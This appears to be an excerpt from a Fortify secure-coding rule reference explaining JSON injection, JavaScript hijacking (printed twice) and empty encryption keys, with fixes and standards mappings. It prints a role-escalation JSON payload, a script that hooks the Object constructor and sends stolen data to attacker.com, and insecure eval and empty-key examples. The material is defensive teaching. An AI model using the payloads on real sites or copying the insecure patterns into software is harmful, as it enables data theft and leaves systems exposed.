Here the untrusted data in `name` will not be validated to escape JSON-related special characters. This allows a user to arbitrarily insert JSON keys, possibly changing the structure of the serialized JSON. In this example, if the non-privileged user `mallory` were to append `","role":"admin` to the name parameter in the URL, the JSON would become:

```
{
  "role":"user",
  "username":"mallory",
  "role":"admin"
}
```

This is parsed by `jQuery.parseJSON()` and set to a plain object, meaning that `obj.role` would now return "admin" instead of "user"

Recommendation

When writing user supplied data to JSON, follow these guidelines:

1. Do not create JSON attributes with names that are derived from user input.

2. Ensure that all serialization to JSON is performed using a safe serialization function that delimits untrusted data within single or double quotes and escapes any special characters.

Example 2: The following JavaScript code implements the same functionality as that in `Example 1`, but instead verifies the name against an allow list, and rejects the value otherwise setting the name to "guest" prior to parsing the JSON:

```
var str = document.URL;
var url_check = str.indexOf('name=');
var name = null;
if (url_check > -1) {
  name =  decodeURIComponent(str.substring((url_check+5), str.length));
}

function getName(name){
  var regexp = /^[A-z0-9]+$/;
  var matches = name.match(regexp);
  if (matches == null){
    return "guest";
  } else {
    return name;
  }
}

$(document).ready(function(){
  if (name !== null){
    var obj = jQuery.parseJSON('{"role": "user", "name" : "' + getName(name) + '"}');
    ...
  }
  ...
});
```

Although in this case it is ok to use an allow list in this way, as we want the user to control the name, in other cases it is best to use values that are not user-controlled at all.

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 91

[2] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-002754

[3] Standards Mapping - FIPS200, SI

[4] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[5] Standards Mapping - NIST Special Publication 800-53 Revision 4, SI-10 Information Input Validation (P1)

[6] Standards Mapping - NIST Special Publication 800-53 Revision 5, SI-10 Information Input Validation

[7] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M7 Client Side Injection

[8] Standards Mapping - OWASP Top 10 2004, A6 Injection Flaws

[9] Standards Mapping - OWASP Top 10 2007, A2 Injection Flaws

[10] Standards Mapping - OWASP Top 10 2010, A1 Injection

[11] Standards Mapping - OWASP Top 10 2013, A1 Injection

[12] Standards Mapping - OWASP Top 10 2017, A1 Injection

[13] Standards Mapping - OWASP Top 10 2021, A03 Injection

[14] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.6

[15] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.1, Requirement 6.5.2

[16] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.1

[17] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.1

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.1

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.1

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.1

[21] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 4.2 - Critical Asset Protection

[22] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 4.2 - Critical Asset Protection, Control Objective B.3.1 - Terminal Software Attack Mitigation, Control Objective B.3.1.1 - Terminal Software Attack Mitigation

[23] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3510 CAT I

[24] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3510 CAT I

[25] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3510 CAT I

[26] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3510 CAT I

[27] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3510 CAT I

[28] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3510 CAT I

[29] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3510 CAT I

[30] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002560 CAT I

[31] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002560 CAT I

[32] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002560 CAT I

[33] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002560 CAT I

[34] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002560 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002560 CAT I

[36] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002560 CAT I

[37] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002560 CAT I

[38] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002560 CAT I

[39] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002560 CAT I

[40] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002560 CAT I

[41] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002560 CAT I

[42] Standards Mapping - Web Application Security Consortium Version 2.00, Improper Input Handling (WASC-20)

JavaScript Hijacking

Explanation

An application may be vulnerable to JavaScript hijacking if it: 1) Uses JavaScript objects as a data transfer format 2) Handles confidential data. Because JavaScript hijacking vulnerabilities do not occur as a direct result of a coding mistake, the Fortify Secure Coding Rulepacks call attention to potential JavaScript hijacking vulnerabilities by identifying code that appears to generate JavaScript in an HTTP response.

Web browsers enforce the Same Origin Policy to protect users from malicious websites. The Same Origin Policy requires that, in order for JavaScript to access the contents of a web page, both the JavaScript and the web page must originate from the same domain. Without the Same Origin Policy, a malicious website could serve up JavaScript that loads sensitive information from other websites using a client's credentials, culls through it, and communicates it back to the attacker. JavaScript hijacking allows an attacker to bypass the Same Origin Policy in the case that a web application uses JavaScript to communicate confidential information. The loophole in the Same Origin Policy is that it allows JavaScript from any website to be included and executed in the context of any other website. Even though a malicious site cannot directly examine any data loaded from a vulnerable site on the client, it can still take advantage of this loophole by setting up an environment that allows it to witness the execution of the JavaScript and any relevant side effects it may have. Since many Web 2.0 applications use JavaScript as a data transport mechanism, they are often vulnerable while traditional web applications are not.

The most popular format for communicating information in JavaScript is JavaScript Object Notation (JSON). The JSON RFC defines JSON syntax to be a subset of JavaScript object literal syntax. JSON is based on two types of data structures: arrays and objects. Any data transport format where messages can be interpreted as one or more valid JavaScript statements is vulnerable to JavaScript hijacking. JSON makes JavaScript hijacking easier by the fact that a JSON array stands on its own as a valid JavaScript statement. Since arrays are a natural form for communicating lists, they are commonly used wherever an application needs to communicate multiple values. Put another way, a JSON array is directly vulnerable to JavaScript hijacking. A JSON object is only vulnerable if it is wrapped in some other JavaScript construct that stands on its own as a valid JavaScript statement.

Example 1: The following example begins by showing a legitimate JSON interaction between the client and server components of a web application used to manage sales leads. It goes on to show how an attacker may mimic the client and gain access to the confidential data the server returns. Note that this example is written for Mozilla-based browsers. Other mainstream browsers do not allow native constructors to be overridden when an object is created without the use of the new operator.

The client requests data from a server and evaluates the result as JSON with the following code:

```
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
  if (req.readyState == 4) {
    var txt = req.responseText;
    object = eval("(" + txt + ")");
    req = null;
  }
};
req.send(null);
```

When the code runs, it generates an HTTP request which appears as the following:

```
GET /object.json HTTP/1.1
...
Host: www.example.com
Cookie: JSESSIONID=F2rN6HopNzsfXFjHX1c5Ozxi0J5SQZTr4a5YJaSbAiTnRR
```

(In this HTTP response and the one that follows we have elided HTTP headers that are not directly relevant to this explanation.) The server responds with an array in JSON format:

```
HTTP/1.1 200 OK
Cache-control: private
Content-Type: text/JavaScript; charset=utf-8
...
[{"fname":"Brian", "lname":"Chess", "phone":"6502135600",
```

```
  "purchases":60000.00, "email":"brian@example.com" },
 {"fname":"Katrina", "lname":"O'Neil", "phone":"6502135600",
  "purchases":120000.00, "email":"katrina@example.com" },
 {"fname":"Jacob", "lname":"West", "phone":"6502135600",
  "purchases":45000.00, "email":"jacob@example.com" }]
```

In this case, the JSON contains confidential information associated with the current user (a list of sales leads). Other users cannot access this information without knowing the user's session identifier. (In most modern web applications, the session identifier is stored as a cookie.) However, if a victim visits a malicious website, the malicious site can retrieve the information using JavaScript hijacking. If a victim can be tricked into visiting a web page that contains the following malicious code, the victim's lead information will be sent to the attacker's web site.

```
<script>
// override the constructor used to create all objects so
// that whenever the "email" field is set, the method
// captureObject() will run. Since "email" is the final field,
// this will allow us to steal the whole object.
function Object() {
 this.email setter = captureObject;
}

// Send the captured object back to the attacker's web site
function captureObject(x) {
  var objString = "";
  for (fld in this) {
    objString += fld + ": " + this[fld] + ", ";
  }
  objString += "email: " + x;
  var req = new XMLHttpRequest();
  req.open("GET", "http://attacker.com?obj=" +
           escape(objString),true);
  req.send(null);
}
</script>

<!-- Use a script tag to bring in victim's data -->
<script src="http://www.example.com/object.json"></script>
```

The malicious code uses a script tag to include the JSON object in the current page. The web browser will send up the appropriate session cookie with the request. In other words, this request will be handled just as though it had originated from the legitimate application.

When the JSON array arrives on the client, it will be evaluated in the context of the malicious page. In order to witness the evaluation of the JSON, the malicious page has redefined the JavaScript function used to create new objects. In this way, the malicious code has inserted a hook that allows it to get access to the creation of each object and transmit the object's contents back to the malicious site. Other attacks might override the default constructor for arrays instead. Applications that are built to be used in a mashup sometimes invoke a callback function at the end of each JavaScript message. The callback function is meant to be defined by another application in the mashup. A callback function makes a JavaScript hijacking attack a trivial affair -- all the attacker has to do is define the function. An application can be mashup-friendly or it can be secure, but it cannot be both. If the user is not logged into the vulnerable site, the attacker may compensate by asking the user to log in and then displaying the legitimate login page for the application.

This is not a phishing attack -- the attacker does not gain access to the user's credentials -- so anti-phishing countermeasures will not be able to defeat the attack. More complex attacks could make a series of requests to the application by using JavaScript to dynamically generate script tags. This same technique is sometimes used to create application mashups. The only difference is that, in this mashup scenario, one of the applications involved is malicious.

Recommendation

All programs that communicate using JavaScript should take the following defensive measures: 1) Decline malicious requests: Include a hard-to-guess identifier, such as the session identifier, as part of each request that will return JavaScript. This defeats cross-site request forgery attacks by allowing the server to validate the origin of the request. 2) Prevent direct execution of the JavaScript response: Include characters in the response that prevent it from being successfully handed off to a JavaScript

interpreter without modification. This prevents an attacker from using a <script> tag to witness the execution of the JavaScript. The best way to defend against JavaScript hijacking is to adopt both defensive tactics.

Declining Malicious Requests From the server's perspective, a JavaScript hijacking attack looks like an attempt at cross-site request forgery, and defenses against cross-site request forgery will also defeat JavaScript hijacking attacks. In order to make it easy to detect malicious requests, every request should include a parameter that is hard for an attacker to guess. One approach is to add the session cookie to the request as a parameter. When the server receives such a request, it can check to be certain the session cookie matches the value in the request parameter. Malicious code does not have access to the session cookie (cookies are also subject to the Same Origin Policy), so there is no easy way for the attacker to craft a request that will pass this test. A different secret can also be used in place of the session cookie; as long as the secret is hard to guess and appears in a context that is accessible to the legitimate application and not accessible from a different domain, it will prevent an attacker from making a valid request.

Some frameworks run only on the client side. In other words, they are written entirely in JavaScript and have no knowledge about the workings of the server. This implies that they do not know the name of the session cookie. Even without knowing the name of the session cookie, they can participate in a cookie-based defense by adding all of the cookies to each request to the server.

Example 2: The following JavaScript fragment outlines this "blind client" strategy:

```
  var httpRequest = new XMLHttpRequest();
  ...
  var cookies="cookies="+escape(document.cookie);
  http_request.open('POST', url, true);
  httpRequest.send(cookies);
```

The server could also check the HTTP `referer` header to make sure the request has originated from the legitimate application and not from a malicious application. Historically speaking, the `referer` header has not been reliable, so we do not recommend using it as the basis for any security mechanisms. A server can mount a defense against JavaScript hijacking by responding to only HTTP POST requests and not responding to HTTP GET requests. This is a defensive technique because the <script> tag always uses GET to load JavaScript from external sources. This defense is also error-prone. The use of GET for better performance is encouraged by web application experts. The missing connection between the choice of HTTP methods and security means that, at some point, a programmer may mistake this lack of functionality for an oversight rather than a security precaution and modify the application to respond to GET requests.

Preventing Direct Execution of the Response In order to make it impossible for a malicious site to execute a response that includes JavaScript, the legitimate client application can take advantage of the fact that it is allowed to modify the data it receives before executing it, while a malicious application can only execute it using a <script> tag. When the server serializes an object, it should include a prefix (and potentially a suffix) that makes it impossible to execute the JavaScript using a <script> tag. The legitimate client application can remove this extraneous data before running the JavaScript.

Example 3: There are many possible implementations of this approach. The following example demonstrates two. First, the server could prefix each message with the statement:

```
while(1);
```

Unless the client removes this prefix, evaluating the message will send the JavaScript interpreter into an infinite loop. The client searches for and removes the prefix as follows:

```
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
  if (req.readyState == 4) {
    var txt = req.responseText;
    if (txt.substr(0,9) == "while(1);") {
      txt = txt.substring(10);
    }
    object = eval("(" + txt + ")");
    req = null;
  }
};
req.send(null);
```

Second, the server can include comment characters around the JavaScript that have to be removed before the JavaScript is sent to `eval()`. The following JSON object has been enclosed in a block comment:

```
/*
[{"fname":"Brian", "lname":"Chess", "phone":"6502135600",
  "purchases":60000.00, "email":"brian@example.com" }
]
*/
```

The client can search for and remove the comment characters as follows:

```
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
  if (req.readyState == 4) {
    var txt = req.responseText;
    if (txt.substr(0,2) == "/*") {
      txt = txt.substring(2, txt.length - 2);
    }
    object = eval("(" + txt + ")");
    req = null;
  }
};
req.send(null);
```

Any malicious site that retrieves the sensitive JavaScript via a `<script>` tag will not gain access to the data it contains.

Since the 5th edition of EcmaScript it is not possible to poison the JavaScript Array constructor.

References

[1] B. Chess, Y. O'Neil, and J. West, JavaScript Hijacking, https://support.fortify.com/documents?id=72&did=202292377

[2] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-001167

[3] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[4] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-18 Mobile Code (P2)

[5] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-18 Mobile Code

[6] Standards Mapping - OWASP Application Security Verification Standard 4.0, 3.5.3 Token-based Session Management (L2 L3), 5.3.6 Output Encoding and Injection Prevention Requirements (L1 L2 L3), 14.5.2 Validate HTTP Request Header Requirements (L1 L2 L3), 14.5.3 Validate HTTP Request Header Requirements (L1 L2 L3)

[7] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M4 Unintended Data Leakage

[8] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-003300 CAT II

[9] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-003300 CAT II

[10] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-003300 CAT II

[11] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-003300 CAT II

[12] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-003300 CAT II

[13] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-003300 CAT II

[14] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-003300 CAT II

[15] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-003300 CAT II

[16] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-003300 CAT II

[17] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-003300 CAT II

[18] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-003300 CAT II

[19] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-003300 CAT II

[20] Standards Mapping - Web Application Security Consortium 24 + 2, Information Leakage

[21] Standards Mapping - Web Application Security Consortium Version 2.00, Information Leakage (WASC-13)

JavaScript Hijacking: Vulnerable Framework

Explanation

An application may be vulnerable to JavaScript hijacking if it: 1) Uses JavaScript objects as a data transfer format 2) Handles confidential data. Because JavaScript hijacking vulnerabilities do not occur as a direct result of a coding mistake, the Fortify Secure Coding Rulepacks call attention to potential JavaScript hijacking vulnerabilities by identifying code that appears to generate JavaScript in an HTTP response.

Web browsers enforce the Same Origin Policy to protect users from malicious websites. The Same Origin Policy requires that, in order for JavaScript to access the contents of a web page, both the JavaScript and the web page must originate from the same domain. Without the Same Origin Policy, a malicious website could serve up JavaScript that loads sensitive information from other websites using a client's credentials, culls through it, and communicates it back to the attacker. JavaScript hijacking allows an attacker to bypass the Same Origin Policy in the case that a web application uses JavaScript to communicate confidential information. The loophole in the Same Origin Policy is that it allows JavaScript from any website to be included and executed in the context of any other website. Even though a malicious site cannot directly examine any data loaded from a vulnerable site on the client, it can still take advantage of this loophole by setting up an environment that allows it to witness the execution of the JavaScript and any relevant side effects it may have. Since many Web 2.0 applications use JavaScript as a data transport mechanism, they are often vulnerable while traditional web applications are not.

The most popular format for communicating information in JavaScript is JavaScript Object Notation (JSON). The JSON RFC defines JSON syntax to be a subset of JavaScript object literal syntax. JSON is based on two types of data structures: arrays and objects. Any data transport format where messages can be interpreted as one or more valid JavaScript statements is vulnerable to JavaScript hijacking. JSON makes JavaScript hijacking easier by the fact that a JSON array stands on its own as a valid JavaScript statement. Since arrays are a natural form for communicating lists, they are commonly used wherever an application needs to communicate multiple values. Put another way, a JSON array is directly vulnerable to JavaScript hijacking. A JSON object is only vulnerable if it is wrapped in some other JavaScript construct that stands on its own as a valid JavaScript statement.

Example 1: The following example begins by showing a legitimate JSON interaction between the client and server components of a web application used to manage sales leads. It goes on to show how an attacker may mimic the client and gain access to the confidential data the server returns. Note that this example is written for Mozilla-based browsers. Other mainstream browsers do not allow native constructors to be overridden when an object is created without the use of the new operator.

The client requests data from a server and evaluates the result as JSON with the following code:

```
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
  if (req.readyState == 4) {
    var txt = req.responseText;
    object = eval("(" + txt + ")");
    req = null;
  }
};
req.send(null);
```

When the code runs, it generates an HTTP request which appears as the following:

```
GET /object.json HTTP/1.1
...
Host: www.example.com
Cookie: JSESSIONID=F2rN6HopNzsfXFjHX1c5Ozxi0J5SQZTr4a5YJaSbAiTnRR
```

(In this HTTP response and the one that follows we have elided HTTP headers that are not directly relevant to this explanation.) The server responds with an array in JSON format:

```
HTTP/1.1 200 OK
Cache-control: private
Content-Type: text/JavaScript; charset=utf-8
...
```

```
[{"fname":"Brian", "lname":"Chess", "phone":"6502135600",
  "purchases":60000.00, "email":"brian@example.com" },
 {"fname":"Katrina", "lname":"O'Neil", "phone":"6502135600",
  "purchases":120000.00, "email":"katrina@example.com" },
 {"fname":"Jacob", "lname":"West", "phone":"6502135600",
  "purchases":45000.00, "email":"jacob@example.com" }]
```

In this case, the JSON contains confidential information associated with the current user (a list of sales leads). Other users cannot access this information without knowing the user's session identifier. (In most modern web applications, the session identifier is stored as a cookie.) However, if a victim visits a malicious website, the malicious site can retrieve the information using JavaScript hijacking. If a victim can be tricked into visiting a web page that contains the following malicious code, the victim's lead information will be sent to the attacker's web site.

```
<script>
// override the constructor used to create all objects so
// that whenever the "email" field is set, the method
// captureObject() will run. Since "email" is the final field,
// this will allow us to steal the whole object.
function Object() {
 this.email setter = captureObject;
}

// Send the captured object back to the attacker's web site
function captureObject(x) {
  var objString = "";
  for (fld in this) {
    objString += fld + ": " + this[fld] + ", ";
  }
  objString += "email: " + x;
  var req = new XMLHttpRequest();
  req.open("GET", "http://attacker.com?obj=" +
           escape(objString),true);
  req.send(null);
}
</script>

<!-- Use a script tag to bring in victim's data -->
<script src="http://www.example.com/object.json"></script>
```

The malicious code uses a script tag to include the JSON object in the current page. The web browser will send up the appropriate session cookie with the request. In other words, this request will be handled just as though it had originated from the legitimate application.

When the JSON array arrives on the client, it will be evaluated in the context of the malicious page. In order to witness the evaluation of the JSON, the malicious page has redefined the JavaScript function used to create new objects. In this way, the malicious code has inserted a hook that allows it to get access to the creation of each object and transmit the object's contents back to the malicious site. Other attacks might override the default constructor for arrays instead. Applications that are built to be used in a mashup sometimes invoke a callback function at the end of each JavaScript message. The callback function is meant to be defined by another application in the mashup. A callback function makes a JavaScript hijacking attack a trivial affair -- all the attacker has to do is define the function. An application can be mashup-friendly or it can be secure, but it cannot be both. If the user is not logged into the vulnerable site, the attacker may compensate by asking the user to log in and then displaying the legitimate login page for the application.

This is not a phishing attack -- the attacker does not gain access to the user's credentials -- so anti-phishing countermeasures will not be able to defeat the attack. More complex attacks could make a series of requests to the application by using JavaScript to dynamically generate script tags. This same technique is sometimes used to create application mashups. The only difference is that, in this mashup scenario, one of the applications involved is malicious.

Recommendation

All programs that communicate using JavaScript should take the following defensive measures: 1) Decline malicious requests: Include a hard-to-guess identifier, such as the session identifier, as part of each request that will return JavaScript. This defeats cross-site request forgery attacks by allowing the server to validate the origin of the request. 2) Prevent direct execution of the

JavaScript response: Include characters in the response that prevent it from being successfully handed off to a JavaScript interpreter without modification. This prevents an attacker from using a `<script>` tag to witness the execution of the JavaScript. The best way to defend against JavaScript hijacking is to adopt both defensive tactics.

Declining Malicious Requests From the server's perspective, a JavaScript hijacking attack looks like an attempt at cross-site request forgery, and defenses against cross-site request forgery will also defeat JavaScript hijacking attacks. In order to make it easy to detect malicious requests, every request should include a parameter that is hard for an attacker to guess. One approach is to add the session cookie to the request as a parameter. When the server receives such a request, it can check to be certain the session cookie matches the value in the request parameter. Malicious code does not have access to the session cookie (cookies are also subject to the Same Origin Policy), so there is no easy way for the attacker to craft a request that will pass this test. A different secret can also be used in place of the session cookie; as long as the secret is hard to guess and appears in a context that is accessible to the legitimate application and not accessible from a different domain, it will prevent an attacker from making a valid request.

Some frameworks run only on the client side. In other words, they are written entirely in JavaScript and have no knowledge about the workings of the server. This implies that they do not know the name of the session cookie. Even without knowing the name of the session cookie, they can participate in a cookie-based defense by adding all of the cookies to each request to the server.

Example 2: The following JavaScript fragment outlines this "blind client" strategy:

```
  var httpRequest = new XMLHttpRequest();
  ...
  var cookies="cookies="+escape(document.cookie);
  http_request.open('POST', url, true);
  httpRequest.send(cookies);
```

The server could also check the HTTP `referer` header to make sure the request has originated from the legitimate application and not from a malicious application. Historically speaking, the `referer` header has not been reliable, so we do not recommend using it as the basis for any security mechanisms. A server can mount a defense against JavaScript hijacking by responding to only HTTP POST requests and not responding to HTTP GET requests. This is a defensive technique because the `<script>` tag always uses GET to load JavaScript from external sources. This defense is also error-prone. The use of GET for better performance is encouraged by web application experts. The missing connection between the choice of HTTP methods and security means that, at some point, a programmer may mistake this lack of functionality for an oversight rather than a security precaution and modify the application to respond to GET requests.

Preventing Direct Execution of the Response In order to make it impossible for a malicious site to execute a response that includes JavaScript, the legitimate client application can take advantage of the fact that it is allowed to modify the data it receives before executing it, while a malicious application can only execute it using a `<script>` tag. When the server serializes an object, it should include a prefix (and potentially a suffix) that makes it impossible to execute the JavaScript using a `<script>` tag. The legitimate client application can remove this extraneous data before running the JavaScript.

Example 3: There are many possible implementations of this approach. The following example demonstrates two. First, the server could prefix each message with the statement:

```
while(1);
```

Unless the client removes this prefix, evaluating the message will send the JavaScript interpreter into an infinite loop. The client searches for and removes the prefix as follows:

```
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
  if (req.readyState == 4) {
    var txt = req.responseText;
    if (txt.substr(0,9) == "while(1);") {
      txt = txt.substring(10);
    }
    object = eval("(" + txt + ")");
    req = null;
  }
};
```

```
req.send(null);
```

Second, the server can include comment characters around the JavaScript that have to be removed before the JavaScript is sent to `eval()`. The following JSON object has been enclosed in a block comment:

```
/*
[{"fname":"Brian", "lname":"Chess", "phone":"6502135600",
  "purchases":60000.00, "email":"brian@example.com" }
]
*/
```

The client can search for and remove the comment characters as follows:

```
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
  if (req.readyState == 4) {
    var txt = req.responseText;
    if (txt.substr(0,2) == "/*") {
      txt = txt.substring(2, txt.length - 2);
    }
    object = eval("(" + txt + ")");
    req = null;
  }
};
req.send(null);
```

Any malicious site that retrieves the sensitive JavaScript via a `<script>` tag will not gain access to the data it contains.

Since the 5th edition of EcmaScript it is not possible to poison the JavaScript Array constructor.

References

[1] B. Chess, Y. O'Neil, and J. West, JavaScript Hijacking, https://support.fortify.com/documents?id=72&did=202292377

[2] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-001167

[3] Standards Mapping - General Data Protection Regulation, Access Violation

[4] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-18 Mobile Code (P2)

[5] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-18 Mobile Code

[6] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M4 Unintended Data Leakage

[7] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-003300 CAT II

[8] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-003300 CAT II

[9] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-003300 CAT II

[10] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-003300 CAT II

[11] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-003300 CAT II

[12] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-003300 CAT II

[13] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-003300 CAT II

[14] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-003300 CAT II

[15] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-003300 CAT II

[16] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-003300 CAT II

[17] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-003300 CAT II

[18] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-003300 CAT II

[19] Standards Mapping - Web Application Security Consortium 24 + 2, Information Leakage

[20] Standards Mapping - Web Application Security Consortium Version 2.00, Information Leakage (WASC-13)

Key Management: Empty Encryption Key

Explanation

It is never a good idea to use an empty encryption key because it significantly reduces the protection afforded by a good encryption algorithm, and it also makes fixing the problem extremely difficult. After the offending code is in production, the empty encryption key cannot be changed without patching the software. If an account that is protected by the empty encryption key is compromised, the owners of the system must choose between security and availability.

Example 1: The following code performs AES encryption using an empty encryption key:

```
...
var crypto = require('crypto');
var encryptionKey = "";
var algorithm = 'aes-256-ctr';
var cipher = crypto.createCipher(algorithm, encryptionKey);
...
```

Not only will anyone who has access to the code be able to determine that it uses an empty encryption key, but anyone with even basic cracking techniques is much more likely to successfully decrypt any encrypted data. After the application has shipped, a software patch is required to change the empty encryption key. An employee with access to this information can use it to break into the system. Even if attackers only had access to the application's executable, they could extract evidence of the use of an empty encryption key.

Recommendation

Encryption keys should never be empty and should be obfuscated and managed in an external source. Storing encryption keys in plain text, empty or otherwise, anywhere on the system allows anyone with sufficient permissions to read and potentially misuse the encryption key.

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 321

[2] Standards Mapping - Common Weakness Enumeration Top 25 2019, [13] CWE ID 287, [19] CWE ID 798

[3] Standards Mapping - Common Weakness Enumeration Top 25 2020, [14] CWE ID 287, [20] CWE ID 798

[4] Standards Mapping - Common Weakness Enumeration Top 25 2021, [14] CWE ID 287, [16] CWE ID 798

[5] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-002450

[6] Standards Mapping - FIPS200, IA

[7] Standards Mapping - General Data Protection Regulation, Insufficient Data Protection

[8] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-12 Cryptographic Key Establishment and Management (P1)

[9] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-12 Cryptographic Key Establishment and Management

[10] Standards Mapping - OWASP Application Security Verification Standard 4.0, 2.6.3 Look-up Secret Verifier Requirements (L2 L3), 2.7.1 Out of Band Verifier Requirements (L1 L2 L3), 2.7.2 Out of Band Verifier Requirements (L1 L2 L3), 2.7.3 Out of Band Verifier Requirements (L1 L2 L3), 2.8.4 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.8.5 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.9.1 Cryptographic Software and Devices Verifier Requirements (L2 L3), 2.10.2 Service Authentication Requirements (L2 L3), 2.10.4 Service Authentication Requirements (L2 L3), 3.5.2 Token-based Session Management (L2 L3), 3.7.1 Defenses Against Session Management Exploits (L1 L2 L3), 6.2.1 Algorithms (L1 L2 L3), 6.4.1 Secret Management (L2 L3), 6.4.2 Secret Management (L2 L3), 9.2.3 Server Communications Security Requirements (L2 L3), 10.2.3 Malicious Code Search (L3)

[11] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M6 Broken Cryptography

[12] Standards Mapping - OWASP Top 10 2004, A8 Insecure Storage

[13] Standards Mapping - OWASP Top 10 2007, A8 Insecure Cryptographic Storage

[14] Standards Mapping - OWASP Top 10 2010, A7 Insecure Cryptographic Storage

[15] Standards Mapping - OWASP Top 10 2013, A6 Sensitive Data Exposure

[16] Standards Mapping - OWASP Top 10 2017, A3 Sensitive Data Exposure

[17] Standards Mapping - OWASP Top 10 2021, A02 Cryptographic Failures

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.8, Requirement 8.4

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.3, Requirement 6.5.8, Requirement 8.4

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.4

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[23] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[24] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[25] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 7.2 - Use of Cryptography

[26] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 7.2 - Use of Cryptography, Control Objective B.2.3 - Terminal Software Design

